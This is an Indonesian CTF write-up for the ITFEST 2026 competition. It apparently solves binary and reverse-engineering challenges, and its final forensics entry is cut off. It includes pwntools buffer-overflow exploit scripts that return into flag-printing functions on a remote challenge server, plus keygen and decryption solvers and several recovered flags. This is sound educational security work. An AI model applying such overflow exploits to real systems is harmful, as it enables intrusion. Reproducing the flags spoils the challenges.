WRITE UP gedhebog peasang
ITFEST 2026


Nama Challenge: SARANG KENARI
By : hehang hoheng
Kategori: Binary
Point: 350 (dinamis)

deskripsi challenge

Sebuah stasiun pemantauan otomatis mencatat laporan operasional sensor berkala dari mesin-mesin di lapangan.

Analisis Awal

Langkah di awali dengan memeriksa metadata dan mencoba menjalankan file yang diberikan untuk memeriksa perilaku nya.



Observasi:

- File : file biner x86-64 (not stripped)
- proteksi : hanya NX yang terdeteksi Aktif
- Perilaku : saat dijalankan program meminta input laporan operasional stasiun lalu mengakhiri program

tidak banyak informasi yang bisa saya dapatkan dari sini, jadi saya akan lanjutkan analisis menggunakan tools gnu debugger (GDB + pwndbg)

Analisis Lanjutan

Analisis dilanjutkan dengan GDB dan saya menemukan beberapa fungsi menarik :

- orw
- vuln
- main

fungsi vuln memiliki kerentanan fatal yaitu ***Buffer Overflow*** , terbukti pada hasil disassembly berikut:

disassembly:

```
pwndbg> disas vuln
Dump of assembler code for function vuln:
   0x00000000004013b7 <+0>:     push   rbp
   0x00000000004013b8 <+1>:     mov    rbp,rsp
   0x00000000004013bb <+4>:     sub    rsp,0x40
   0x00000000004013bf <+8>:     lea    rax,[rip+0xc52]        # 0x402018
   0x00000000004013c6 <+15>:    mov    rdi,rax
   0x00000000004013c9 <+18>:    call   0x401030 <puts@plt>
   0x00000000004013ce <+23>:    lea    rax,[rbp-0x40]
   0x00000000004013d2 <+27>:    mov    edx,0x100
   0x00000000004013d7 <+32>:    mov    rsi,rax
   0x00000000004013da <+35>:    mov    edi,0x0
   0x00000000004013df <+40>:    call   0x401040 <read@plt>
   0x00000000004013e4 <+45>:    nop
   0x00000000004013e5 <+46>:    leave
   0x00000000004013e6 <+47>:    ret
```

terlihat saat fungsi ini dieksekusi program akan membuat stack dengan ukuran **0x40 byte** setelah itu program malah melakukan read hingga **0x100** .Dengan kerentanan ini saya bisa memanipulasi value dari return address di stack ini.

Return ke mana?

decompiler C fungsi orw:

```
void orw(void)

{
  undefined1 local_58 [64];
  long local_18;
  long local_10;

  local_10 = syscall(2,"flag.txt",0);
  if (local_10 < 0) {
    local_10 = syscall(0x101,0xffffff9c,"flag.txt",0);
  }
  if (-1 < local_10) {
    local_18 = syscall(0,local_10,local_58,0x40);
    if (0 < local_18) {
      syscall(1,1,local_58,local_18);
    }
    syscall(3,local_10);
  }
```

```
  syscall(0x3c,0);
  return;
}
```

bisa disimpulkan bahwa fungsi **orw** ini akan membuka file bernama flag.txt dan mencetak isinya ke layar setelah fungsi ini dieksekusi.

Hasil Analisis:

- kerentanan ditemukan : Buffer overflow
- Titik kerentanan : Fungsi vuln
- Rencana exploitasi : menimpa alamat return address dengan alamat fungsi orw. sehingga ketika program membaca return address ia tidak kembali ke main tapi justru menjalankan fungsi orw dan mencetak flag

Skrip Penyelesaian

```
from pwn import *

elf = context.binary = ELF('./chall')

# p = process()
# tcp://103.42.244.113:1337
host = '103.42.244.113'
port = 33521
p = remote(host,port)
pad = b'a'*0x48
targ = elf.sym.orw
pay = flat(
    pad,targ
)
p.sendline(pay)
p.interactive()
```

FLAG : flag lupa disimpen, servernya mati mulu tapi oke lah

Nama Challenge: PAPAN PENGUMUMAN
By : hehang hoheng
Kategori: Binary
Point: 340 (dinamis)

deskripsi challenge

Aplikasi konsol internal ini difungsikan sebagai papan pencatatan tugas dan memo harian bagi karyawan kantor.

Analisis Keseluruhan



Observasi :

- File: x86-64 (not stripped)
- Proteksi Aktif: nx
- Perilaku: program meminta dua input, belum diketahui untuk apa.

fungsi terdeteksi:

- 0x0000000000401186 win
- 0x00000000004011e7 edit_board
- 0x0000000000401216 process_note
- 0x0000000000401246 main

Kerentanan terdeteksi pada fungsi process_note:

```
Dump of assembler code for function process_note:
   0x0000000000401216 <+0>:     push   rbp
   0x0000000000401217 <+1>:     mov    rbp,rsp
   0x000000000040121a <+4>:     sub    rsp,0x50
   0x000000000040121e <+8>:     lea    rax,[rip+0xe1e]        # 0x402043
   0x0000000000401225 <+15>:    mov    rdi,rax
   0x0000000000401228 <+18>:    call   0x401030 <puts@plt>
   0x000000000040122d <+23>:    lea    rax,[rbp-0x50]
   0x0000000000401231 <+27>:    mov    edx,0x60
   0x0000000000401236 <+32>:    mov    rsi,rax
   0x0000000000401239 <+35>:    mov    edi,0x0
   0x000000000040123e <+40>:    call   0x401050 <read@plt>
   0x0000000000401243 <+45>:    nop
   0x0000000000401244 <+46>:    leave
   0x0000000000401245 <+47>:    ret
```

ukuran stack: 0x50, ukuran yang diperbolehkan read: 0x60
Kerentanan terverifikasi: **Buffer Overflow**
namun overflow yang tersedia sangat tipis, hanya 8 byte (0x50 padding + 0x8 byte saved rbp) 0x60 - 0x58 = 0x8 byte untungnya dalam program x86-64 alamat fungsi itu pas 8 byte

Skrip Penyelesaian

```
from pwn import *

elf = context.binary = ELF('./chall')
# p = process()
p = remote('103.42.244.113',33328 )
win = elf.sym.win
pad = b'a'*0x58
pay = flat(
    pad,
    win
)

p.sendline(b'idk what')
p.sendline(pay)
p.interactive()
```

FLAG : lupa ambil juga, maaf 🙏

Nama Challenge: BUNGKUS KADO BERLAPIS
By : hehang hoheng
Kategori: Reverse
Point: 50 (dinamis)

deskripsi challenge

Seorang admin iseng membungkus rahasianya seperti kado: dibungkus, dibalik dan dibungkus lagi. Sekarang dia malah lupa cara membukanya.

Information Gathering

file yang diberikan adalah card.txt dan card.py. berikut source dari card.py

```
import base64

FLAG = open("flag.txt", "rb").read().strip()
def layer_1(d):
    return base64.b64encode(d[::-1])
def layer_2(d):
    return base64.urlsafe_b64encode(d.swapcase())
def layer_3(d):
    return base64.b64encode(d[::-1])
data = FLAG
for fn in (layer_1, layer_2, layer_3, layer_2):
    data = fn(data)
open("card.txt", "wb").write(data)
```

program melakukan obfuskasi dengan kombinasi antara base64 encoder dengan teknik manipulasi string sederhana. semuanya dapat dibalik jadi saya menulis ulang keseluruhan kode dan membalik logika nya.

Skrip Penyelesaian

```
import base64
def layer_1(d):
    d = base64.b64decode(d)
    return d[::-1]
def layer_2(d):
    d = base64.urlsafe_b64decode(d)
    return d.swapcase()
def layer_3(d):
    d = base64.b64decode(d)
    return d[::-1]
with open("card.txt", "rb") as f:
    data = f.read()
for func in (layer_2,layer_3,layer_2,layer_1):
    data = func(data)
print(data.decode())
```

hasil eksekusi langsung berupa plain flag

FLAG : ITFEST{ud4hjago_nih_r3verse_base_64}

Nama Challenge: PETI
By : hehang hoheng
Kategori: Reverse
Point: 80 (dinamis)

deskripsi challenge

Peti ini hanya mau terbuka kalau kamu memasukkan flag yang benar.

Information Gathering

File yang diberikan berupa program .pyc namun tidak dapat di eksekusi diduga karena ada nya error pada source saat proses kompilasi. maka file tersesbut harus di dekompilasi.

saya lakukan dekompilasi menggunakan **uncompyle6**

pip install uncompyle6
uncompyle6 peti.pyc > peti.py
nano peti.py

hasil dekompilasi

```
import sys
_K = [23, 94, 42, 145]
_T = [242, 81, 101, 169, 38, 85, 144, 157, 65, 233, 101, 129, 166, 229,
89, 28, 226,  129,  234,  1,  53,  29,  113,  245,  49,  33,  221,
193,  254,  197,  216]

def _decoy():
    return "ITFEST{n1c3_try_bu7_n0pe}"
def _mix(c, i):
    c = c ^ _K[i % 4] # input xor key
    c = (c << 3 | c >> 5) & 255 # hasil xor shift left 3
    return c + i & 255 # hasil akhir + index
def check(s):
    if len(s) != len(_T):
        return False
    for i, ch in enumerate(s):
        if _mix(ord(ch), i) != _T[i]:
```

```
            return False
        return True
def main():
    print("=== Peti Tua Pak Pyc ===")
    s = input("Masukkan flag: ").strip()
    if check(s):
        print("Flag benar.")
    else:
        print("Flag salah.")
    sys.exit(0)
if __name__ == "__main__":
    main()

# okay decompiling peti.pyc
```


pada source python ini tersedia data terenkripsi dan key, enkripsi yang dilakukan fungsi _mix sebenarnya cukup sederhana

1. input user akan dilakukan operasi xor dengan key (per byte)
2. tiap byte hasil xor tersebut bit nya di geser ke kanan 3 kali,
3. terakhir byte akan di tambah dengan index byte itu sendiri.

maka untuk membalik algoritma enkripsi ini cukup tulis ulang program secara terbalik

```
_K = [23, 94, 42, 145]
_T = [242, 81, 101, 169, 38, 85, 144, 157, 65, 233, 101, 129, 166, 229,
89, 28, 226,  129,  234,  1,  53,  29,  113,  245,  49,  33,  221,
193,  254,  197,  216]
def _decrpt(d,i):
    d = d - i & 0xff
    d = (d >> 3 | d << 5) & 0xff
    return d ^ _K[i%4]
dec = []
for i,c in enumerate(_T):
    dec.append(chr(_decrpt(c,i)))
print("".join(dec))
```

saya meletakkan kode ini di atas fungsi lain sehingga flag akan ter cetai sebelum main function




FLAG: ITFEST{C0BA_DEC0MP1L3_AJ4_REKK}

Nama Challenge:Kunci Aktivasi
By : hehang hoheng
Kategori: Reverse
Point: 80 (dinamis)

deskripsi challenge

Vendor aplikasi kantor mengirimkan rilis software manajemen inventaris terbaru untuk diuji coba selama sebulan. Sayangnya, bagian penjualan lupa melampirkan lembar stiker serial number pada kotak kemasan disket instalasinya.

Information Gathering



hasil observasi:

- file x86-64 (stripped)
- proteksi aktif: CANARY, NX , PIE , Partial Relro
- perilaku file: program meminta input berupa key. input yang tidak valud akan mengembalikan string Invalid key!

untuk mencari tahu informasi lebih lanjut mengenai algoritma validasi kunci saya melakukan dekompilasi program tersebut menggunakan GHIDRA.

```
if (((param_1 == (char *)0x0) || (length_input = strlen(param_1), length_input != 21)) ||
    (iVar1 = strncmp(param_1,"ITFEST-",7), iVar1 != 0)) {
  bVar2 = false;
 }
 else if ((((param_1[11] == '-') && (param_1[16] == '-')) &&
         ((iVar1 = __isoc23_sscanf(param_1 +
7,"%4d-%4d-%4d",&local_1c,&local_18,&local_14),
          iVar1 == 3 && ((999 < (int)local_1c && (999 < (int)local_18)))))) &&
        (999 < (int)local_14)) {
  bVar2 = (local_1c * 3 + 0x11) % 10000 == local_18 &&
          (local_1c ^ local_18 ^ 0x1337) % 10000 == local_14;
```

hasil observasi:

- key diawali oleh string ‘ITFEST-’
- panjang key adalah 21 karakter
- index ke 11 dan 16 key adalah string ‘-’
- bentuk key saat ini adalah ITFEST-XXXX-XXXX-XXXX
- tiap angka dalam key akan membuat angka berikutnya
- tidak ada angka tetap / fix key untuk angka tersebut , hanya ada rumus nya.

rumus tersebut dapat di tulis ulang dalam python untuk mendapatkan nilai key asli nya.

```
A = 1000 # angka 4 digit bebas
B = (A * 3 + 0x11) % 10000
C = (A ^ B ^ 0x1337) % 10000

serial_key = f"ITFEST-{A}-{B}-{C}"
print(serial_key)
```

skrip ini akan menghasilkan kunci **ITFEST-1000-3017-6934**

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(kunci)
└> ./chall
=== AKTIVASI PERANGKAT LUNAK RESMI ===
Masukkan License Key: ITFEST-1000-3017-6934
[+] Lisensi terverifikasi! Flag: ITFEST{k3yg3n_cr4ck3d}
```

Flag: ITFEST{k3yg3n_cr4ck3d}

Nama Challenge:GUDANG KEDUA PAK SLAMET

By : hehang hoheng
Kategori: Reverse
Point: 100 (dinamis)

deskripsi challenge

Seorang hunter menyembunyikan flag di dalam program ini. Beberapa string terlihat jelas, tapi tidak semuanya bisa dipercaya.

Information Gathering

pencarian informasi di awali dengan memeriksa metadata, perilaku, dan strings yang tersedia pada file yang diberikan

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(slamet)
└> file string_hunter
string_hunter: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=57ad7057f8f87e2254d8bc33b0d0a727279625c8, for GNU/Linux 3.2.0, stripped
┌[rotalactf]-[LAPTOP-6QMID52F]-(slamet)
└> ./string_hunter
=== STRING HUNTER ===
Ada flag tersembunyi. Temukan kunci rahasianya!
Masukkan kunci: idk
Kunci salah. Terus berburu string!
```

hasil strings tidak banyak membantu, saya hanya menemukan flag decoy seperti ITFEST{fake_flag_is_not_here} dan sebagainya.

saya coba melakukan dekompilasi program menggunakan ghidra
ada 2 fungsi penting yang saya temukan di sini, pertama fungsi_1 pembuat key dan main yang menyimpan operasi xor enkripsi flag.

dekompilasi fungsi pembuat key

```
void fungsi_1(char *param_1)

{
  size_t sVar1;

  *param_1 = '\0';
  sVar1 = strlen(param_1);
  builtin_strncpy(param_1 + sVar1,"str1ng",7);
```

```
  sVar1 = strlen(param_1);
  *(char (*) [8])(param_1 + sVar1) = (char  [8])0x7233746e34685f;
  sVar1 = strlen(param_1);
  builtin_strncpy(param_1 + sVar1,"_2026",6);
  return;
}
```

string key = `'str1ng_h4nt3r_2026'`

dekompilasi fungsi main (potongan)

```
    for (i = 0; i < 32; i = i + 1) {
      local_c8[i] = (&DAT_00402020)[i] ^ local_58[i % len];
```

operasi tersebut dapat di tulis ulang dalam bentuk sederhana (python) untuk mendapatkan flag kembali

Skrip Penyelesaian

```python
data = [ 0x3a, 0x20, 0x34, 0x74, 0x3d, 0x33, 0x24, 0x3b, 0x60, 0x3c,
0x45, 0x7d, 0x35, 0x0c,0x6d, 0x78, 0x67, 0x78, 0x27, 0x26, 0x2a, 0x6e,
0x3d, 0x57, 0x6f, 0x58, 0x6b, 0x28, 0x21, 0x7d, 0x3c, 0x22, 0x49, 0x54,
0x46, 0x45, 0x53, 0x54, 0x7b, 0x66, 0x61, 0x6b, 0x65, 0x5f, 0x66, 0x6c,
0x61, 0x67, 0x5f, 0x69, 0x73, 0x5f, 0x6e, 0x6f, 0x74, 0x5f, 0x68, 0x65,
0x72, 0x65, 0x7d, 0x00 ]
key = 'str1ng_h4nt3r_2026'

dec = [chr(c ^ ord(key[i%len(key)]))for i,c in enumerate(data)]
print(''.join(dec))
```

result :

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(slamet)
└> python3 solver.py
ITFEST{STR1NGS_HUNTRX_S000_FUNN}{dts    W
                                :7RT-6Ao\Y+ʕT"h
```

atau cara yang lebih mudah dengan memasukkan key ke dalam program

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(slamet)
└> ./string_hunter
=== STRING HUNTER ===
Ada flag tersembunyi. Temukan kunci rahasianya!
Masukkan kunci: str1ng_h4nt3r_2026
Benar! Flag: ITFEST{STR1NGS_HUNTRX_S000_FUNN}
```

FLAG : ITFEST{STR1NGS_HUNTRX_S000_FUNN}

Nama Challenge:MESIN TUA

By : hehang hoheng
Kategori: Reverse
Point: 250 (dinamis)

deskripsi challenge

Saat membersihkan partisi backup di server lama, tim devops menemukan biner misterius tanpa dokumentasi README maupun catatan pembuatnya. Saat dicoba dijalankan, program tersebut meminta input kunci dengan format yang tidak dikenali oleh siapa pun di kantor hari ini.

Information Gathering

pencarian informasi di awali dengan memeriksa metadata, perilaku, dan strings yang tersedia pada file yang diberikan

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(tua)
└> file chall ; pwn checksec chall ; ./chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e0afa7c44854a999542a4a584c14e9e336c9071c, for GNU/Linux 4.4.0, stripped
[*] '/home/rotalactf/reno/ITFest/rev/tua/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
Masukkan Kunci Akses: WHATkey?
Akses ditolak: Kunci salah.
```

observasi :

- file : ELF x86-64 (stripped)
- Proteksi: Aktif semua
- perilaku : program meminta kunci akses dan menolak izin akses jika kunci salah

untuk melanjutkan analisis saya mendekompilasi program tersebut.

pada fungsi main terdapat sedikit algoritma menarik, semacam custom code dengan custom instruction. berikut hasil penulisan ulang sekaligus skrip penyelesaian yang saya tulis ulang dalam bahasa python

```
data = [ 0x01, 0x00, 0x02, 0x5c, 0x03, 0x15, 0x04, 0xfe, 0x01, 0x01,
0x02, 0x63, 0x03, 0x37, 0x04, 0xfe, 0x01, 0x02, 0x02, 0x6a, 0x03,
0x2c, 0x04, 0xfe, 0x01, 0x03, 0x02, 0x71, 0x03, 0x34, 0x04, 0xfe,
0x01, 0x04, 0x02, 0x78, 0x03, 0x2b, 0x04, 0xfe, 0x01, 0x05, 0x02,
```

```
0x7f, 0x03, 0x2b, 0x04, 0xfe, 0x01, 0x06, 0x02, 0x86, 0x03, 0xfd,
0x04, 0xfe, 0x01, 0x07, 0x02, 0x8d, 0x03, 0xee, 0x04, 0xfe, 0x01,
0x08, 0x02, 0x94, 0x03, 0xe1, 0x04, 0xfe, 0x01, 0x09, 0x02, 0x9b,
0x03, 0xe8, 0x04, 0xfe, 0x01, 0x0a, 0x02, 0xa2, 0x03, 0xd6, 0x04,
0xfe, 0x01, 0x0b, 0x02, 0xa9, 0x03, 0x99, 0x04, 0xfe, 0x01, 0x0c,
0x02, 0xb0, 0x03, 0xdd, 0x04, 0xfe, 0x01, 0x0d, 0x02, 0xb7, 0x03,
0xe8, 0x04, 0xfe, 0x01, 0x0e, 0x02, 0xbe, 0x03, 0xc8, 0x04, 0xfe,
0x01, 0x0f, 0x02, 0xc5, 0x03, 0xa8, 0x04, 0xfe, 0x01, 0x10, 0x02,
0xcc, 0x03, 0x93, 0x04, 0xfe, 0x01, 0x11, 0x02, 0xd3, 0x03, 0xa1,
0x04, 0xfe, 0x01, 0x12, 0x02, 0xda, 0x03, 0xe9, 0x04, 0xfe, 0x01,
0x13, 0x02, 0xe1, 0x03, 0x97, 0x04, 0xfe, 0x01, 0x14, 0x02, 0xe8,
0x03, 0xdb, 0x04, 0xfe, 0x01, 0x15, 0x02, 0xef, 0x03, 0x9d, 0x04,
0xfe, 0x01, 0x16, 0x02, 0xf6, 0x03, 0x85, 0x04, 0xfe, 0x01, 0x17,
0x02, 0xfd, 0x03, 0xce, 0x04, 0xfe, 0x01, 0x18, 0x02, 0x04, 0x03,
0x60, 0x04, 0xfe, 0x01, 0x19, 0x02, 0x0b, 0x03, 0x76, 0x04, 0xfe,
0xff ]
# data dapet dari: key = &DAT_00102060

flag = ['a'] * 26
idx_skrng = 0
val_skrng = 0

i = 0
while i < len(data):
    code = data[i]
    if code == 0xff:
        break

    val = data[i+1]
    if code == 1:
        idx_skrng = val
    elif code == 2:
        val_skrng = val
    elif code == 3:
        targ = val
        dec = targ ^ val_skrng
        flag[idx_skrng] = chr(dec)
    i += 2

print("".join(flag))
```

FLAG: ITFEST{cust0m_vm_r3v3rs3d}

Nama Challenge: BUNGKUS RUSAK

By : hehang hoheng
Kategori: Reverse
Point: 300 (dinamis)

deskripsi challenge

File paket pembaruan sistem yang kami unduh melalui sambungan satelit darurat terputus beberapa saat sebelum proses transfer tuntas seratus persen. Aplikasi arsip di komputer menolak membukanya karena mengira integritas struktur filenya sudah cacat.

Information Gathering

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(rusak)
└> file chall_dist
chall_dist: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
BuildID[sha1]=d90f6c2863523f22f4ecfcaf6c72e5ccfa0e328e, for GNU/Linux 4.4.0,
statically linked, no section header
┌[rotalactf]-[LAPTOP-6QMID52F]-(rusak)
└> ./chall_dist
Masukkan Kunci Rahasia: idk
Kunci salah! Coba lagi.
```

saat file ini di dekompilasi hasilnya benar benar abstrak. saya mencurigai bahwa ini telah di pack dengan packer seperti UPX dan sebagainya. biasanya info packer akan tersedia pada hasil strings. dan benar . saat percobaan strings saya menemukan strings :

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(rusak)
└> strings chall_dist | grep UPX
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 5.20 Copyright (C) 1996-2026 the UPX Team. All Rights Reserved. $
```

namun percobaan melakukan unpack tidak bisa bekerja. UPX tidak mendeteksi bahwa file ini di pack dengan UPX. ini bisa terjadi karena terdapat data UPX yang dimanipulasi atau dihapus.

setelah di periksa menggunakan hexedit , header packer yang harusnya tertulis UPX! telah diganti menjadi ITF! , untuk mengatasi nya cukup mudah. saya hanya perlu mencari tahu informasi hex dari kata UPX! dan mengganti hex ITF menjadi hex UPX.

```
49 54 46 21 (ITF!) -> 55 50 58 21 (UPX!)
```

setelah mengganti semua nya (total ada 4 header) saya berhasil mengunpack file dan membaca file asli program.
setelah mendekompilasi ulang chall tersebut saya menemukan algoritma enkripsi sederhana yang menyembunyikan flag aslinya. berikut penulisan ulang kode tersebut sekaligus skrip penyelesaian :

```
data = [ 0x03, 0x1e, 0x0c, 0x0f, 0x19, 0x1e, 0x31, 0x27, 0x7e, 0x24,
0x3f, 0x7e, 0x26, 0x15, 0x3f, 0x24, 0x3a, 0x7e, 0x29, 0x21, 0x79, 0x2e,
0x37 ]
dec = [chr(i ^ 74)for i in data]
print("".join(dec))
```

result:

FLAG: ITFEST{m4nu4l_unp4ck3d}

Nama Challenge: RUMUS KUSUT

By : hehang hoheng
Kategori: Reverse
Point: 350 (dinamis)

deskripsi challenge

Aplikasi utilitas ini meminta masukan kunci serial yang tepat sebelum seluruh fiturnya dapat digunakan.

Information Gathering

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(rumuskusut)
└> file formula; ./formula
formula: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=4641a4fcd260377d1d811435110196fd04956bbb, for GNU/Linux 4.4.0,
stripped
=== FORMULA VALIDATOR v1.0 ===
Penggunaan: ./formula <serial_kunci>
┌[rotalactf]-[LAPTOP-6QMID52F]-(rumuskusut)
└> ./formula keykey
=== FORMULA VALIDATOR v1.0 ===
[-] Kunci otentikasi ditolak.
```

observasi:

- File: ELF x86-64 bit (stripped)
- Perilaku : cara menggunakan file adalah mengeksekusi nya versama dengan argumen ke dua sebagai argumen input. jika key input salah maka otentikasi ditolak

sesuai namanya, rumus kusut, saat di dekompilasi program ini memiliki algoritma yang terlihat kusut dan abstrak seperti potongan kode berikut.

```
   if (((((((local_48 ^ 0x1337c0de ^ uStack_44) + (uStack_44 & (local_48 ^ 0x1337c0de)) *
2 ==
            -0x3e131716) &&
          (uStack_40 = (uint)*(undefined8 *)(param_1 + 8),
          ((uStack_44 * 2 & 0xf8f8f8f8) + (uStack_44 ^ 0x7c7c7c7c) ^ uStack_40) ==
0xd694beba)) &&
```

namun beberapa variabel, operasi, dan konstanta yang tersedia masih dapat terlihat dengan jelas. kebanyakan merupakan persamaan yang perlu di selesaikan. maka saya akan menggunakan bantuan python skrip + z3 solver untuk menghitung penyelesaian dari beberapa persamaan ini.

Skrip Penyelesaian

```
from z3 import *

s = Solver()

local_48  = BitVec('local_48', 32)
uStack_44 = BitVec('uStack_44', 32)
uStack_40 = BitVec('uStack_40', 32)
uStack_3c = BitVec('uStack_3c', 32)
local_38  = BitVec('local_38', 32)
uStack_34 = BitVec('uStack_34', 32)
uStack_30 = BitVec('uStack_30', 32)
uStack_2c = BitVec('uStack_2c', 32)
local_28  = BitVec('local_28', 32)
local_24  = BitVec('local_24', 32)
uStack_20 = BitVec('uStack_20', 32)

s.add((local_48 ^ 0x1337c0de) + uStack_44 == -0x3e131716) # data awal
aku set ke ITFE (dibawah)
s.add((uStack_44 + 0x7c7c7c7c) ^ uStack_40 == 0xd694beba)
s.add((uStack_40 ^ 0x3559e300) + uStack_3c == 0x776bf9d4)
s.add((uStack_3c + 0xc0c0c0c0) ^ local_38 == 0x281432c)
s.add((local_38 ^ 0x577c0522) + uStack_34 == -0x26bd2290)
s.add((uStack_34 + 0x5050504) ^ uStack_30 == 0xc67460e)
s.add((uStack_30 ^ 0x799e2744) + uStack_2c == 0x4137885c)
s.add((uStack_2c + 0x49494948) ^ local_28 == 0x4dd98a09)
s.add((local_28 ^ 0x9bc04966) + local_24 == -0x23e65381)
s.add((local_24 + 0x8d8d8d8c) ^ uStack_20 == 0xbf00c18a)

import struct
known_prefix = struct.unpack("<I", b"ITFE")[0] # ITFE itu format flag
dari kata ITFEST26{} , aku cuma ambil 4 byte aja
s.add(local_48 == known_prefix)

if s.check() == sat:
    m = s.model()
    blocks = [
        local_48, uStack_44, uStack_40, uStack_3c,
        local_38, uStack_34, uStack_30, uStack_2c,
        local_28, local_24, uStack_20
    ]
```

```
    flag = b""
    for block in blocks:

        val = m[block].as_long()
        flag += val.to_bytes(4, byteorder='little')
    print(f"flag > {flag.decode('utf-8', errors='ignore')}")
else:
    print("LLL")
```

result :

```
┌[rotalactf]-[LAPTOP-6QMID52F]-(rumuskusut)
└> python3 solver.py
flag > ITFEST{kunc1_l1s3ns1_r3sm1_t3rv3r1f1k4s1}
┌[rotalactf]-[LAPTOP-6QMID52F]-(rumuskusut)
└> ./formula ITFEST{kunc1_l1s3ns1_r3sm1_t3rv3r1f1k4s1}
=== FORMULA VALIDATOR v1.0 ===
[+] Kunci otentikasi diterima!
```

kunci otentikasi diterima!

FLAG : ITFEST{kunc1_l1s3ns1_r3sm1_t3rv3r1f1k4s1}

Nama Challenge: LAPORAN
BY:hehang hebus
Kategori: Forensics
Point:50 (dinamis)

Deskripsi challenge

